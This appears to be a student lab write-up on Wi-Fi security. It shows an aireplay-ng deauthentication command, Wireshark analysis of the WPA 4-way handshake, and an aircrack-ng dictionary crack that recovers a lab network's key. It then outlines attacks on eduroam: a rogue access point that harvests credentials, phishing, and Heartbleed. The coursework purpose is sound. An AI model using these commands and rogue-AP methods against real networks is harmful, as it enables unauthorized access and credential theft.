
  ```
  aireplay-ng -0 1 -a 00:1b:b1:02:01:4e -c 00:1b:b1:02:01:39 wlan1
  ```

  Output (trunc):

  ```
  Waiting for beacon frame (BSSID: 00:1B:B1:02:01:4E) on channel 1
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 0|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 0|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 1|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 1|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 2|
  18:52:25  Sending 64 directed DeAuth. STMAC: [00:1B:B1:02:01:39] [ 3|
  ```

Analysing the Beacons

Screenshot of Wireshark showing an Beacon frame from the WPA AP:




```
1320  2017-01-09 14:29:05.521142  WistronN_02:01:4e    Broadcast            802.11     192  Beacon frame, SN=877
1321  2017-01-09 14:29:05.536240  WistronN_01:dc:b4    WistronN_02:01:4e    802.11      72  Authentication, SN=3
1322  2017-01-09 14:29:05.538619  WistronN_02:01:4e    WistronN_01:dc:b4    802.11      72  Authentication, SN=8
1323  2017-01-09 14:29:05.575083  WistronN_01:dc:b4    WistronN_02:01:4e    802.11     155  Association Request
▶ Radiotap Header v0, Length 38
▶ 802.11 radio information
▶ IEEE 802.11 Beacon frame, Flags: ........C
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (114 bytes)
    ▼ Tag: SSID parameter set: WirelessLab_WPA_Crack_Me
        Tag Number: SSID parameter set (0)
        Tag length: 24
        SSID: WirelessLab_WPA_Crack_Me
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 1
    ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▶ Tag: ERP Information
    ▶ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▼ Tag: Vendor Specific: Microsof: WPA Information Element
        Tag Number: Vendor Specific (221)
        Tag length: 22
        OUI: 00-50-f2
        Vendor Specific OUI Type: 1
        Type: WPA Information Element (0x01)
        WPA Version: 1
      ▶ Multicast Cipher Suite: 00-50-f2 AES (CCM)
        Unicast Cipher Suite Count: 1
      ▼ Unicast Cipher Suite List 00-50-f2 AES (CCM)
        ▼ Unicast Cipher Suite: 00-50-f2 AES (CCM)
            Unicast Cipher Suite OUI: 00-50-f2
            Unicast Cipher Suite type: AES (CCM) (4)
        Auth Key Management (AKM) Suite Count: 1
      ▶ Auth Key Management (AKM) List 00-50-f2 PSK
    ▶ Tag: Extended Capabilities (8 octets)
    ▶ Tag: Vendor Specific: Microsof: WMM/WME: Parameter Element
```

There are three different types of communications requiring a cipher suite:

- Multicast Cipher Suite: AES (CCM) is offered here
- Unicast Cipher Suite: AES (CCM) is offered here
- Auth Key Management: PSK is offered here

Analysing the Authentification Process

Screenshot of Wireshark showing the management frames used to authenticate and associate:




```
No.         Time                        Source               Destination          Protocol  Length  Info
      1321  2017-01-09 14:29:05.536240  WistronN_01:dc:b4    WistronN_02:01:4e    802.11      72    Authentication, SN=3
      1322  2017-01-09 14:29:05.538619  WistronN_02:01:4e    WistronN_01:dc:b4    802.11      72    Authentication, SN=8
      1323  2017-01-09 14:29:05.575083  WistronN_01:dc:b4    WistronN_02:01:4e    802.11     155    Association Request,
      1324  2017-01-09 14:29:05.576513  WistronN_02:01:4e    WistronN_01:dc:b4    802.11     124    Association Response
```

First an Authentification frame is sent from the STA to the AP.
If the AP accepts the request it send another Authentificaton frame
back to the STA with a status code of “0”.

The STA then sends an Association Request to the AP, which the AP replies
with an Association Response

Analysing the 4-Way Handshake

Screenshot of Wireshark showing many 802.1X-2004 handshake messages:



```
No.   Time                        Source            Destination       Protocol  Length  Info
1646  2017-01-10 19:52:30.530766  WistronN_02:01:4e WistronN_02:01:39 EAPOL     175     Key (Message 1 of 4)
1649  2017-01-10 19:52:30.564500  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1650  2017-01-10 19:52:30.567676  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1651  2017-01-10 19:52:30.570845  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1652  2017-01-10 19:52:30.573937  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1653  2017-01-10 19:52:30.575805  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1654  2017-01-10 19:52:30.577706  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1655  2017-01-10 19:52:30.579269  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1656  2017-01-10 19:52:30.580832  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1657  2017-01-10 19:52:30.582394  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1658  2017-01-10 19:52:30.583929  WistronN_02:01:39 WistronN_02:01:4e EAPOL     199     Key (Message 2 of 4)
1660  2017-01-10 19:52:30.586480  WistronN_02:01:4e WistronN_02:01:39 EAPOL     199     Key (Message 3 of 4)
1662  2017-01-10 19:52:30.588118  WistronN_02:01:39 WistronN_02:01:4e EAPOL     175     Key (Message 4 of 4)

▶ Frame 1646: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits)
▶ Radiotap Header v0, Length 38
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: ......F.C
▶ Logical-Link Control
▼ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL WPA Key (254)
  ▶ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 60c7e19fa42076ffb5cf7b7dfef0a73aeeafb6163c81df6c...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
```

In this trace we have a full 4-way handshake with other handshake fractals caused by the deauth burst. The handshake is transported over EAPOL-key frames.
More Information: 802.11i Standard

The security policies are obtained from the APs beacons or probes.

Initially both AP and STA have the same PMK (Pairwise Master Key)

- Message 1:

  The authentificator (AP) sends a random number known as ANONCE to the client

  supplicant (STA) has now all information to compute the PTK (Pairwise Transient Key) with a pseudo-random function (PRF)

- Message 2:

  The supplicant sends the SNONCE together with the MIC (Message Integrity Code), since it already has the PTK

  The authentificator can now compute the PTK and check its integrity with the MIC

- Message 3:

  If neccessary the authentificator generates a GTK (Group Transient Key) for multicast frames and sends it encrypted with the PTK

- Message 4:

  The supplicant sends an acknowledgement frame to the authentificator that GTK is installed

This approach is immune against replay attacks because the session is encrypted by the PTK, which itself is never communicated over the channel nor all information that can compute the PTK.

b) Cracking WPA PSK

Using aircrack-ng we have to provide a passwordlist. aircrack uses all the words in that list and tries each one out to find the WPA Key. We know from the task that the WPA key is an english word in all lowercase letters. So we use a dictionary file found in the internet (`english3.txt`)

Source: http://www.gwicks.net/textlists/english3.zip

PC: `aircrack-ng -w english3.txt -b 00:1B:B1:02:01:4E handshake.pcap`

- -w = argument is the wordlist
- -b = argument is bssid of the AP (Authentificator)
- handshake.pcap = the trace file which contains the handshake

Output:

```
                                 [00:01:05] 130412 keys tested (2068.59 k/s)


                                         KEY FOUND! [ xylophone ]


                     Master Key     : D8 88 C1 D4 A6 1B 2F 7F F0 CF E3 6A 22 39 A3 34
                                      06 05 6F 8A 9D F1 3D 22 9E CC E6 5F FF 2B 94 07

                     Transient Key  : E7 BC 72 BD 44 E0 1F 5F 71 88 A4 A4 E8 52 E5 EC
                                      98 CD 35 BE 4E 54 68 FA 30 73 F8 4E AB 2C E7 2C
                                      FC 15 D6 0F CF A1 E1 28 4B 47 E9 14 AC EB 1A 8F
                                      9D DA 8A 0A 4A C8 A5 BD 27 F1 B6 85 BF 12 61 37

                     EAPOL HMAC     : 9B A6 EE E7 3E 80 8D 73 86 FF 93 8E A9 81 A1 36
```

As we see here we found the key which is `xylophone`

It is important to capture the 4-way handshake to get all information to calculate the PTK for a given dictionary entry in order to check it against the MIC.

Question 3: How secure is eduroam

a) KoreK, PTW and WPA Dictionary attack

First we need some information about eduroam:

- security: WPA2 Enterprise / AES
- EAP Type secured EAP (PEAP, EAP-TTLS, EAP-TLS, EAP-FAST)
- uses certificates

Sources:

- https://www.tubit.tu-berlin.de/wlan/
- https://wiki.geant.org/display/H2eduroam/eduroam+in+a+nutshell

KoreK and PTW are attacks that only work on WEP and a Dictionary
attack does not work on account based authentification.

There is no practical attack on WPA Enterprise with this configurations known to us, but there are some other approaches.

b) Other methods for attacking eduroam

In WPA2 Enterprise we do not authenticate directly against the
AP, but the request is forwarded to a RADIUS server that does
not only check the for the passphrase but requires account based
authentification.

Possible attack methods for eduroam and other WPA/WPA2-Enterprise networks:

1. ***Spoofing an eduroam Access Point***: Setting up a fake Access Point, which mimics true eduroam APs, with own RADIUS server that logs username and tokens. Then force associated
   user to deauthenticate and connect to the faked eduroam AP and
   hope they accept the untrusted certificate. After that we can get the credentials hashes of challenge/response protocol (from our malicious RADIUS server logs) and we can crack them with John the Ripper or Hashcat. Also in at university we would pick a campus
   where less technical versed victims roam but internet access
   is essential

2. ***Phishing the credentials via email.***

3. ***Exploiting the OpenSSL heartbleed vulnerability*** if there is a RADIUS server, that hasn’t patched it yet (low probability). This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the transfer of user credentials from the user’s device to their home institutions RADIUS server. The home RADIUS server X.509 credentials are also used to authenticate the home RADIUS server i.e. to ensure the user is delivering credentials to their home RADIUS server.
   If an intruder is able to create an eduroam hotspot (e.g. using an eduroam in a box setup with a rogue
   Access Point broadcasting eduroam, configured to connect to their rogue RADIUS server), eduroam user
   devices will typically automatically associate with the rogue AP, and an authentication transaction will
   commence. If the user’s eduroam configuration disables home RADIUS server authentication, or if the user
   continues the transaction (e.g. accepts the rogue RADIUS server certificate), if the inner-authentication PAP,
   the user’s credentials will be delivered to the rogue RADIUS server. Even if using MSCHAPv2 (encryption used for user credentials) for innerauthentication,
   the user may also be exposed to a man-in-the-middle attack exploiting a known MSCHAPv2
   vulnerability.